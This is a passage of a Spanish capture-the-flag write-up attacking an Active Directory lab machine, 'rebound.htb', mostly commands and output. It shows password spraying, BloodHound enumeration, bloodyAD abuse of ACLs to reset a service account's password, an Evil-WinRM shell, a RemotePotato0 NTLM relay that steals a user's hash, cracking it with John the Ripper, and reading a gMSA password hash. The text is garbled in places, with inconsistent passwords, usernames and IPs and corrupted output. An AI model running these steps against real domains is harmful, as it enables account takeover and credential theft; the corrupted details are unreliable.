/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.deprecit.ciphers.algorith
arc4 = algorithms.ARC4(self._key)
WINRM        10.129.229.114    5985  DC01      [*] rebound.htb\ldap_monitor:1GR8t@$$4u

[administrator@kali]:~/Descargas]
└$ crackmapexec smb rebound.htb -u users -p '1GR8t@$$4u' --continue-on-success
SMB          rebound.htb    445   DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB          rebound.htb    445   DC01      [*] rebound.htb\Administrator:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\Guest:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\krbtgt:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\DC01$:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\ppaul:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\1fbcf10c:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\jones:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\malone:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\nnnonn:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\ldap_monitor:1GR8t@$$4u
SMB          rebound.htb    445   DC01      [*] rebound.htb\oprend:1GR8t@$$4u
SMB          rebound.htb    445   DC01      [*] rebound.htb\winrm_svc:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\batch_runner:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\bbrady:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB          rebound.htb    445   DC01      [*] rebound.htb\delegator:1GR8t@$$4u STATUS_LOGON_FAILURE
```

Con credenciales válidas en un entorno de **Active Directory**, se abre la posibilidad de generar una **representación gráfica y relacional de la infraestructura** mediante herramientas como **Neo4j**, **BloodHound** y **BloodHound Python**. Este procedimiento exige que el reloj del sistema atacante se encuentre sincronizado con el del servidor, dado que una desincronización temporal puede provocar inconsistencias en la recolección y correlación de datos, comprometiendo la fiabilidad del análisis.

```
[administrator@kali]:~/Descargas/content/bloodhound_rebound]
└$ bloodhound-python --zip -c All -u ldap_monitor -p '1GR8t@$$4u' -dc dc01.rebound.htb -d rebound.htb -ns 10.129.229.114 --dns-timeout 30 --dns-tcp -k --auth-method kerberos
INFO: Found AD domain: rebound.htb
INFO: Getting TGT for user
ERROR: Failed to get Kerberos TGT.
Traceback (most recent call last):
  File "/usr/bin/bloodhound-python", line 33, in <module>
    sys.exit(load_entry_point('bloodhound==1.7.2', 'console_scripts', 'bloodhound-python')())
  File "/usr/lib/python3/dist-packages/bloodhound/__init__.py", line 335, in main
    auth.get_tgt()
  File "/usr/lib/python3/dist-packages/bloodhound/ad/authentication.py", line 197, in get_tgt
    tgt, cipher, _, session_key = getKerberosTGT(username, self.password, self.userdomain,
  File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 323, in getKerberosTGT
    tgt = sendReceive(encoder.encode(asReq), domain, kdchost)
  File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```


En este marco metodológico, resulta pertinente destacar el papel de **BloodHound Python**, concebido como alternativa ligera al recolector **SharpHound**. Esta utilidad, desarrollada en Python e integrada con la plataforma BloodHound, se erige como herramienta idónea para automatizar la recolección de información en entornos Active Directory, construida sobre la biblioteca Impacket y diseñada para representar gráficamente las relaciones de privilegio y las rutas potenciales de escalada. Su propósito es automatizar la recolección de información en entornos Active Directory mediante consultas **LDAP** y otros protocolos de red —**SMB**, **Kerberos**, **RPC**—, generando datos que posteriormente se representan en forma de grafo para identificar relaciones de privilegio y rutas potenciales de escalada. A diferencia de SharpHound, **BloodHound Python** puede ejecutarse de manera nativa en sistemas **Unix-like**, lo que lo convierte en una herramienta versátil y altamente operativa en contextos de **red teaming**, donde la portabilidad y la eficiencia constituyen factores críticos.



En el presente ejercicio resultó necesario **modificar el comando de ejecución** para excluir la colección de **ObjectProps**, dado que su inclusión generaba errores en el procesamiento de datos derivados de la magnitud y complejidad del dominio auditado. Esta decisión metodológica permitió preservar la consistencia del análisis y garantizar la integridad de la información recolectada.

```
[root@kali:~/Downloads/content/bloodhound_rebound]
└$ bloodhound-python --zip -c Group,LocalAdmin,RDP,DCom,Container,PSRemote,Session,Acl,Trusts,LoggedOn -u ldap_monitor -p '1GR8tq$4u' -dc dc01.rebound.htb -d rebound.htb -ns 10.129.229.114 --dns-timeout 30 --dns-tcp
INFO: Found AD domain: rebound.htb
INFO: Getting TO for user
INFO: Connecting to LDAP server: dc01.rebound.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 computers
INFO: Found 1 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 otrs
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.rebound.htb
```

El estudio subsiguiente reveló que el entorno de **Active Directory** presentaba una **topología extensa**, caracterizada por múltiples relaciones de confianza y un elevado número de objetos, circunstancia que incrementaba la complejidad del grafo resultante y exigía una interpretación minuciosa de las dependencias jerárquicas.



Al profundizar en la información obtenida mediante **BloodHound**, se constató que el usuario **oorent** disponía de permisos **AddSelf** sobre el grupo **servicegmt**, el cual, a su vez, ostentaba permisos **GenericAll** sobre **service user**, entidad definida como unidad organizativa.


Este entramado de permisos y relaciones jerárquicas dentro de la unidad organizativa conduce inevitablemente a la consideración de una técnica particularmente relevante en escenarios de escalada de privilegios: **el Descendant Object Takeover (DOT)**. Bajo esta denominación se describe un procedimiento mediante el cual un atacante aprovecha los permisos delegados en un objeto padre para extender su control hacia los objetos descendientes. La explotación se materializa a través de privilegios como GenericAll, WriteDACL, WriteOwner o AddSelf sobre el objeto ascendente, lo que faculta al adversario para modificar las listas de control de acceso (DACL) de los objetos subordinados. Una vez obtenido dicho control, el atacante adquiere la capacidad de ejecutar acciones críticas, tales como modificar contraseñas, incorporar usuarios en grupos privilegiados o incluso eliminar objetos del dominio. En términos operativos, la técnica puede implementarse mediante la inserción de una Entrada de Control de Acceso (ACE) en la DACL del objeto padre, otorgándose a sí mismo permisos efectivos sobre los objetos descendientes y consolidando así una ruta de escalada con alto impacto estratégico.

La comprensión del mecanismo de Descendant Object Takeover (DOT) exige detenerse en la noción de **Entrada de Control de Acceso (ACE)**, estructura fundamental en la arquitectura de seguridad de Active Directory. Las ACE definen los permisos que se otorgan o deniegan a un usuario o grupo específico sobre un objeto, y se almacenan en las Discretionary Access Control Lists (DACLs) de cada entidad. En ellas se determina quién puede acceder a los objetos y qué acciones puede ejecutar, incorporando información sobre el tipo de acceso (permitir o denegar), el principal al que se aplica y los privilegios concretos concedidos o restringidos.



Este mecanismo, cuando es indebidamente configurado, se convierte en un vector de ataque de gran peligrosidad, pues faculta a un adversario para escalar privilegios y desplazarse lateralmente dentro de la red, comprometiendo recursos críticos y accediendo de manera no autorizada a información sensible. De ahí que la delegación de permisos deba ser gestionada con extremo rigor, evitando que usuarios no autorizados puedan explotar configuraciones laxas y tomar control de objetos descendientes.

En el marco de la enumeración realizada, se identificó que la cuenta de servicio winrm_svc pertenecía al grupo Remote Management Users, circunstancia que habilita el acceso remoto mediante el protocolo WinRM. Aprovechando esta información, se procedió a incorporar la cuenta ooren al grupo serviceGMT y a modificar la contraseña de winrm_svc, consolidando así un vector de intrusión que ampliaba las posibilidades de explotación dentro del dominio.



El grupo **serviceGMT** corresponde a un **Managed Service Group** dotado de privilegios amplios dentro del dominio, entre los que se incluyen la capacidad de administrar servicios críticos y ejecutar tareas de mantenimiento sobre sistemas miembros. La pertenencia a este grupo confiere derechos administrativos de elevado alcance que, combinados con credenciales válidas, habilitan la ejecución de acciones de alto impacto sobre la infraestructura corporativa, consolidando un vector de ataque con implicaciones estratégicas.

```
(isolated)--(administrador@kali)-[~]
└ $ bloodyAD -d rebound.htb -u oorend -p '1GR8t@$$4u' --host dc01.rebound.htb add groupMember ServiceMGMT oorend
[+] oorend added to ServiceMGMT

(isolated)--(administrador@kali)-[~]
└ $ bloodyAD -d rebound.htb -u oorend -p '1GR8t@$$4u' --host dc01.rebound.htb add genericAll 'OU=SERVICE USERS,DC=REBOUND,DC=HTB' oorend
[+] oorend has now GenericAll on OU=SERVICE USERS,DC=REBOUND,DC=HTB

(isolated)--(administrador@kali)-[~]
└ $ bloodyAD -d rebound.htb -u oorend -p '1GR8t@$$4u' --host dc01.rebound.htb set password winrm_svc 'LeetPassword123!'
[+] Password changed successfully!
```



En este contexto, se procedió a verificar la validez de la nueva contraseña asociada a la cuenta **winrm_svc**, constatando su operatividad para el acceso remoto mediante el protocolo **WinRM**. La sesión se estableció a través de la herramienta **Evil-WinRM**, lo que permitió materializar una conexión interactiva con el sistema objetivo.

```
[isolated] $ evil-winrm -i dc01.rebound.htb -u winrm_svc -p 'LeetPassword123!'

$ netman winrm dcei.rebound.htb -u winrm_svc -p 'LeetPassword123!'
First time use detected
Creating home directory structure
Creating missing folder logs
Creating missing folder modules
Creating missing folder protocols
Creating missing folder workspaces
Creating missing folder workspace\_scripts
Creating missing folder screenshots
Creating default workspace
Initializing VNC protocol database
Initializing RDP protocol database
Initializing SMB protocol database
Initializing FTP protocol database
Initializing LDAP protocol database
Initializing IMAP protocol database
Initializing ESP protocol database
Initializing NFS protocol database
Initializing MSSQL protocol database
Copying default configuration file
WINRM 10.129.229.114 5985 DC01 [+] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb)
/usr/lib/python3/dist-packages/smeego_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrep
arc4 = algorithms.ARC4(self._key)
[+] rebound.htb\winrm_svc:LeetPassword123! (Pwmd3!)
```

La conexión exitosa constituyó el punto de inflexión definitivo en el ejercicio, al posibilitar el acceso directo al host comprometido y la obtención de la **flag de usuario**, consolidando así el compromiso de la máquina y validando la eficacia de la cadena de explotación desarrollada.

```
[isolated] (administrator@hal)-[~]
$ evil-winrm shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

[!] Establishing connection to remote endpoint
evil-winrm PS C:\Users\winrm_svc\Documents> whoami
reboundWindows

The term 'ip' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if it exists, try again.
At line:1 char:1
+ ip a
+ ~~~~~^
    + CategoryInfo          : ObjectNotFound: (ip:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
evil-winrm PS C:\Users\winrm_svc\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

  Connection-specific DNS Suffix . : htb
  IPv4 Address . . . . . : 10.129.229.114
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.129.0.1
```

El comando `.\RunasCs.exe x x qwinsta -l 9` se empleó para invocar el programa **qwinsta** con privilegios elevados, con el objetivo de enumerar las sesiones activas de **Terminal Server** en el sistema comprometido. Para ello se recurrió a **RunasCs**, una utilidad desarrollada en C# que se presenta como evolución avanzada del comando nativo **runas** de Windows. A diferencia de este último, cuya funcionalidad resulta más limitada, **RunasCs** permite ejecutar procesos bajo el contexto de otro usuario especificando credenciales explícitas o aprovechando tokens de acceso ya existentes, ofreciendo una flexibilidad superior en la manipulación de credenciales y una integración más natural con flujos de explotación. Esta versatilidad la convierte en un recurso particularmente valioso en escenarios de **post-exploitation** y **escalada de privilegios**, donde la capacidad de invocar procesos con contextos diferenciados resulta crítica para la consolidación del acceso.

El programa **qwinsta** (*Query Windows Station*), incluido en Windows Server y versiones profesionales de Windows, tiene como función mostrar información detallada sobre las sesiones en un servidor host de Escritorio Remoto, incluyendo:

- **SESSIONNAME**: nombre asignado a la sesión.
- **USERNAME**: usuario conectado.
- **ID**: identificador numérico de la sesión.
- **STATE**: estado actual (activa, desconectada, en espera, etc.).
- **TYPE**: tipo de sesión (consola, RDP, etc.).
- **DEVICE**: dispositivo asociado, si aplica.

La opción `-l 9` corresponde a un modificador específico de la herramienta o del script que encapsula la ejecución, orientado a ajustar el nivel de detalle o el ámbito de la consulta.

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> .\RunasCs.exe x x qwinsta -l 9

SESSIONNAME      USERNAME           ID STATE   TYPE      DEVICE
>services        tbrady            0 Disc
console          tbrady            1 Active
```



En el marco de la fase de **post-explotación**, y una vez consolidado el acceso al sistema objetivo, resulta pertinente considerar técnicas avanzadas orientadas a la captura de credenciales privilegiadas. Entre ellas destaca **RemotePotato0**, un exploit que aprovecha el servicio de activación **DCOM** para desencadenar una autenticación **NTLM** de cualquier usuario conectado en la máquina comprometida. La condición necesaria para su eficacia es la presencia de un usuario con privilegios elevados —por ejemplo, un administrador de dominio— en la misma estación.

El procedimiento se inicia con la generación de un mensaje **NTLM tipo 1**, que es recibido por un servidor de retransmisión de protocolo cruzado. Este servidor desempaquetá el protocolo **RPC** y reempaquetá la autenticación sobre **HTTP**, retransmitiéndola hacia un tercer recurso. En el extremo receptor puede configurarse un nodo adicional de retransmisión —como **ntlmrelayx**— o bien dirigir la autenticación directamente hacia un recurso privilegiado.

Además de habilitar la retransmisión de autenticaciones privilegiadas, **RemotePotato0** permite capturar y sustraer **hashes NTLMv2** de todos los usuarios conectados en la máquina, ampliando de manera significativa las posibilidades de escalada de privilegios y movimiento lateral dentro del dominio.

En el marco del protocolo de autenticación NTLM, el intercambio de mensajes se articula en tres fases sucesivas que conforman el proceso completo de negociación. En primer lugar, el cliente remite al servidor el **Mensaje Tipo 1 (Negotiate Message)**, con el que inicia la autenticación y declara sus capacidades, incluyendo los algoritmos de cifrado soportados y las opciones de seguridad disponibles. A continuación, el servidor responde con el **Mensaje Tipo 2 (Challenge Message)**, que incorpora un desafío criptográfico (*nonce*) generado dinámicamente y que el cliente debe cifrar empleando su clave de sesión. Finalmente, el cliente devuelve el **Mensaje Tipo 3 (Authenticate Message)**, que contiene la respuesta cifrada al desafío junto con información adicional de autenticación, permitiendo al servidor validar la identidad del solicitante y completar el proceso.

Sobre esta base, el ataque ejecutado se clasifica como un **Cross-session relay attack**. Este vector es una variante de los **NTLM relay attacks** en la que el atacante intercepta un flujo de autenticación NTLM originado en una sesión legítima de un usuario privilegiado y lo retransmite —sin necesidad de conocer la contraseña en texto claro— hacia un servicio distinto que acepte NTLM. La particularidad del *cross-session* es que la autenticación capturada no proviene de la sesión del propio atacante, sino de otra sesión activa en el mismo sistema o red, lo que permite “apropiarse” de credenciales de usuarios concurrentes.

En un escenario convencional de ataque, el adversario se posiciona como intermediario (*Man in the Middle*) entre el cliente y el servicio legítimo, interceptando el **Mensaje NTLM Tipo 1** y el **Mensaje NTLM Tipo 3** para reinyectarlos contra un segundo servicio que confía en NTLM. El servidor de destino, al recibir una respuesta válida al desafío, concede acceso con los privilegios inherentes al usuario original, lo que habilita un vector de suplantación altamente efectivo.

Sobre esta lógica se articula el funcionamiento de **RemotePotato0**, que implementa la técnica en forma de **retransmisión de protocolo cruzado (cross-protocol relay)**. En este caso, la autenticación **RPC/DCOM** es transformada en autenticación **HTTP**, ampliando de manera significativa la superficie de ataque. Este mecanismo permite redirigir las credenciales interceptadas hacia servicios web internos o externos que acepten NTLM, facilitando el acceso no autorizado a recursos de alto valor y consolidando un escenario de explotación con implicaciones críticas para la seguridad del dominio.

```
[*] [Windows] PS C:\Users\wimn.svc\Documents> .\RemotePotato0.exe -m 2 -s 1 -x 10.10.16.14 -p 9999
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on (null) to your victim machine on port 9999
[*] Example Network redirector:
    sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:[{ThisMachineIP}]:9999
[*] Starting the RPC server to capture the credentials hash from the user authentication!
[*] Spawning COM object in the session: 1
[*] Calling StandardGetInterfaceFromStorage with CLSID: {5167842F-C111-47A1-ACC4-8EABE61B0B54}
[*] RPC relay server listening on port 9999 ...
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] IStorageTrigger written: 104 bytes
[*] ServerAliveZ RPC Call
[*] ResolveOxidz RPC call
[*] Received the relayed authentication on the RPC relay server on port 9999
[*] Connected to RPC Server 17.0.0.1 on port 9999
[*] User hash stolen!
```



Tras la obtención del **hash NTLMv2** correspondiente a la cuenta *tbrady*, se procedió a someterlo a un proceso de descifrado mediante **John the Ripper**, con el propósito de recuperar la contraseña en texto claro y habilitar así un acceso directo a los servicios expuestos por el sistema objetivo.

```
(administrador@kali)-[~/Descargas/content]
└$ john --wordlist=/usr/share/wordlists/rockyou.txt hash_tbrady
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
543BOMBOMBUNmanda (tbrady)
1g 0:00:00:02 DONE (2024-12-09 20:30) 0.3496g/s 4262Kp/s 4262Kc/s 4262KC/s 5449977..5435844
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Una vez obtenida la credencial, se verificó su validez frente a distintos vectores de autenticación, constatando que resultaba operativa para los protocolos **SMB** y **LDAP**, aunque no para **WinRM**, lo que obligó a reorientar la estrategia de explotación hacia aquellos servicios en los que la autenticación era efectiva.


```
(administrador@kali)-[~/Descargas/content]
└$ crackmapexec smb dc01.rebound.htb -u tbrady -p '543BOMBOMBUNmanda'
SMB      rebound.htb   445   DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB      rebound.htb   445   DC01          [+] rebound.htb\tbrady:543BOMBOMBUNmanda

(administrador@kali)-[~/Descargas/content]
└$ crackmapexec winrm dc01.rebound.htb -u tbrady -p '543BOMBOMBUNmanda'
SMB      rebound.htb   5985  DC01          [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb)
HTTP    rebound.htb   5985  DC01          [*] http://rebound.htb:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 = algorithms.ARC4(self._key)
WINRM    rebound.htb   5985  DC01          [-] rebound.htb\tbrady:543BOMBOMBUNmanda

(administrador@kali)-[~/Descargas/content]
└$ netexec ldap dc01.rebound.htb -u tbrady -p '543BOMBOMBUNmanda' -k
SMB      dc01.rebound.htb 445   DC01          [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
LDAP     dc01.rebound.htb 636   DC01          [+] rebound.htb\tbrady

(administrador@kali)-[~/Descargas/content]
└$
```

Durante la fase de **enumeración de privilegios**, se identificó que el usuario *tbrady* disponía de permisos sobre la cuenta de servicio **delegator\$**, concretamente del privilegio **ReadGMSAPassword**. Este derecho faculta a un principal autorizado para leer la contraseña asociada a una **Group Managed Service Account (gMSA)**, mecanismo introducido por Microsoft para simplificar la gestión de contraseñas de cuentas de servicio y, al mismo tiempo, garantizar su rotación automática. En un contexto ofensivo, la posesión de este privilegio constituye un vector de alto valor, pues permite al atacante acceder a credenciales de servicio con privilegios ampliados y abrir nuevas rutas de escalada dentro del dominio.



Durante la enumeración de privilegios se constató que el usuario *tbrady* disponía de derechos sobre la cuenta de servicio **delegator\$**, entre ellos el privilegio **ReadGMSAPassword**. Este hallazgo resulta especialmente relevante, pues dicho privilegio faculta a un usuario o equipo autorizado solicitar al controlador de dominio la contraseña actual de la gMSA, lo que, en un contexto de intrusión, puede ser aprovechado para suplantar la identidad de la cuenta de servicio y ejecutar procesos o acceder a recursos con sus privilegios. Dado que las gMSA suelen estar asociadas a servicios críticos y, en ocasiones, a permisos elevados, el abuso de este privilegio puede facilitar movimientos laterales y escaladas de privilegios significativas dentro del dominio.



En el marco de la explotación de privilegios dentro de Active Directory, resulta imprescindible comprender el papel que desempeñan las cuentas de servicio, dado que constituyen uno de los pilares de la seguridad en entornos corporativos. Estas cuentas, creadas específicamente para proporcionar un contexto de seguridad a los servicios que se ejecutan en sistemas Windows Server, permiten que aplicaciones y procesos se autentiquen e interactúen con otros sistemas, bases de datos o recursos de red sin necesidad de intervención humana. El contexto de seguridad asociado determina, en última instancia, la capacidad del servicio para acceder tanto a recursos locales como a recursos distribuidos en la infraestructura.

Tipos de cuentas de servicio en Active Directory:

1. **Cuentas de servicio administradas por grupos (gMSA):** Las gMSA constituyen un tipo especial de objeto en **Active Directory** introducido a partir de Windows Server 2012, diseñado para proporcionar a servicios y aplicaciones una cuenta con contraseña gestionada automáticamente por los **Controladores de Dominio**. La contraseña de una gMSA es un valor de alta entropía (256 bytes) que se rota de forma periódica —por defecto, cada 30 días— y se almacena en el atributo msDS-ManagedObjectPassword del objeto de cuenta. Únicamente los principales listados en el atributo msDS-GroupMSAMembership (*PrincipalsAllowedToRetrieveManagedPassword*) pueden recuperar dicha contraseña.
2. **Cuentas de servicio administradas independientes (sMSA):** son un tipo de cuenta de dominio introducida en Windows Server 2008 R2, concebida para ser utilizada exclusivamente en un único servidor. A diferencia de las **Group Managed Service Accounts (gMSA)**, las sMSA no pueden compartirse entre múltiples hosts, lo que las hace idóneas para servicios que no requieren balanceo de carga o ejecución distribuida. Entre sus características destacan la **gestión automática de contraseñas** —generadas aleatoriamente con alta entropía y rotadas de forma periódica, por defecto cada 30 días—, la actualización automática de los **Service Principal Names (SPN)** y la reducción de la sobrecarga administrativa al eliminar la necesidad de cambios manuales de credenciales.



Una vez identificado el privilegio **ReadGMSAPassword** sobre la cuenta de servicio **delegator\$**, el siguiente paso consistió en determinar los procedimientos disponibles para obtener su **hash NTLM**, pieza clave en la cadena de explotación. En este contexto, se contemplan dos enfoques principales:

Por un lado, mediante *bloodyAD* y el atributo **msDS-ManagedPassword**. Este atributo, introducido en Active Directory Domain Services (AD DS) a partir de Windows Server 2012, almacena un BLOB (Binary Large Object) que contiene información sensible de las gMSA, incluyendo la contraseña actual en texto claro, la anterior (si está disponible), la fecha de expiración y el momento programado para la próxima rotación. El acceso a este atributo está restringido a los principales autorizados en el campo **msDS-GroupMSAMembership**. Herramientas como *bloodyAD* permiten consultar y decodificar este BLOB, exponiendo la contraseña en claro y, por ende, posibilitando la generación del hash NTLM correspondiente.

```
(administrador@kali)-[~/Descargas/content]
└$ bloodyAD -d rebound.htb -u tbrady -p '543BOMBOMBUNmanda' --host dc01.rebound.htb get object 'delegator$' --attr msDS-ManagedPassword

distinguishedName: CN=delegator,CN=Managed Service Accounts,DC=rebound,DC=htb
msDS-ManagedPassword.NTLM: aad3b435b51404ee:4ba33add1108fe560429fc27a1bcab6b
msDS-ManagedPassword.B64ENCODED: NikxxFjQpBQrJqGAoSwQfOJICs4wKnsur+HWUgv8o4fs6tLkg8aqiwhInQtW2YwY18Z1a06AMsosv4kx81YKfh7AuHmB+vzCKB4VyxXkmEx390JWrBXHcNnVB110Ac24SxV1t+tKPsZ1Q1bbhhF7bf37j7iz9v6hsSZVNWgmxDPg02n1oaViqh+XRdZnLtEs61503HiAEtWYdjEm0Qc2DCSupQRASHSz51mEauBRHyUhijZeAuGckCFyYew==
```

Por otro lado, mediante *NetExec*, sucesora de *CrackMapExec*, que integra módulos para la enumeración y explotación de servicios en entornos Windows. En este caso, puede emplearse para autenticar contra el controlador de dominio con credenciales válidas y solicitar directamente el hash NTLM de la cuenta **delegator\$**, sin necesidad de descifrar el BLOB de **msDS-ManagedPassword**.

```
(administrador@kali)-[~/Descargas/content]
└$ netexec ldap dc01.rebound.htb -u tbrady -p '543BOMBOMBUNmanda' -k --gmsa
SMB      dc01.rebound.htb 445   DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:
LDAP     dc01.rebound.htb 636   DC01          [*] rebound.htb\tbrady:543BOMBOMBUNmanda
